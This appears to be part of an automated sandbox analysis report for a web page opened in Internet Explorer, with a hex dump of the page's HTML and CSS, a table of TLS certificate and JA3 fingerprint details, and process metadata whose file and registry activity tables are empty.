31 30 30 25 3b 0a 20 20 20 20 20 20 20 20 64 69 73 70 6c 61 79 3a 20 66 6c 65 78 3b 0a 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 31 30 30 70 78 3b 0a 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 2e 69 6e 66 6f 20 7b 0a 20 20 20 20 20 20 20 20 6d 61 78 2d 77 69 64 74 68 3a 20 33 37 30 70 78 3b 0a 20 20 20 20 20 20 20 20 7a 2d 69 6e 64 65 78 3a 20 31 3b 0a 20 20 20 20 20 20 20 20 70 6f 73 69 7 4 69 6f 6e 3a 20 72 65 6c 61 74 69 76 65 3b 0a 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 68 31 20 7b 0a 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0a 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 34 30 70 78 3b 0a 20 20 20 20 20 20 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 31 33 30 25 3b 0a 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 62 6f 6c 64 3b 0a 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 61 20 7b 0a 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 30 30 30 3b 0a 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 2e 64 65 63 6f 72 61 74 69 76 65 2d 69 6d 61 67 65 20 7b 0a 20 20 20 20 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 20 20 20 20 72 69 67 68 74 3a 20 38 30 70 78 3b 0a 20 20 20 20 20 20 20 20 62 6f 74 74 6f 6d 3a 20 38 30 70 78 3b 0a 20 20 20 20 20 20 20 20 77 69 64 74 68 3a 20 35 30 76 77 3b 0a 20 20 20 20 20 20 20 20 6d 61 78 2d 77 69 64 74 68 3a 20 31 30 30 70 78 3b 0a 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 40 6d 65 64 69 61 28 6d 61 78 2d 77 69 64 74 68 3a 20 36 32 30 70 78 29 20 7b 0a 20 20 20 20 20 20 20 20 2e 63 6f 6e 74 61 69 6e 65 72 20 7b 0a 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 3a 20 34 30 70 78 3b 0a 20 20 20 20 20 Data Ascii: <!DOCTYPE html><html lang="en"> <head> <meta charset="utf-8"> <title>Well, you found a glitch.</title> <meta name="viewport" content="initial-scale=1, width=device-width"> <link rel="stylesheet" type="text/css" href="https://cloud.webtype.com/css/3a8e55c6-b1f3-4659-99eb-125ae72bd084.css"> <style> * { box-sizing: border-box; } html, body { margin: 0; padding: 0; font-family: "Benton Sans", Helvetica, Sans-serif; font-size: 16px; line-height: 160%; width: 100%; height: 100%; } .container { width: 100%; height: 100%; display: flex; padding: 100px; } .info { max-width: 370px; z-index: 1; position: relative; } h1 { margin: 0; font-size: 40px; line-height: 130%; font-weight: bold; } a { color: #000; } .d ecorative-image { position: absolute; right: 80px; bottom: 80px; width: 50vw; max-width: 1000px; } @media(max-width: 620px) { .container { padding: 40px;

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Feb 23, 2021 14:54:26.392024040 CET	104.16.18.94	443	192.168.2.3	49725	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Wed Oct 21 02:00:00 CEST 2020	Thu Oct 21 01:59:59 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
Feb 23, 2021 14:54:26.393131971 CET	104.16.18.94	443	192.168.2.3	49726	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Wed Oct 21 02:00:00 CEST 2020	Thu Oct 21 01:59:59 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: iexplore.exe PID: 6096 Parent PID: 792

General

Start time:	14:54:18
Start date:	23/02/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff7e9d80000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5220 Parent PID: 6096

General

Start time:	14:54:19
Start date:	23/02/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6096 CREDAT:17410 /prefetch:2
Imagebase:	0x210000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Disassembly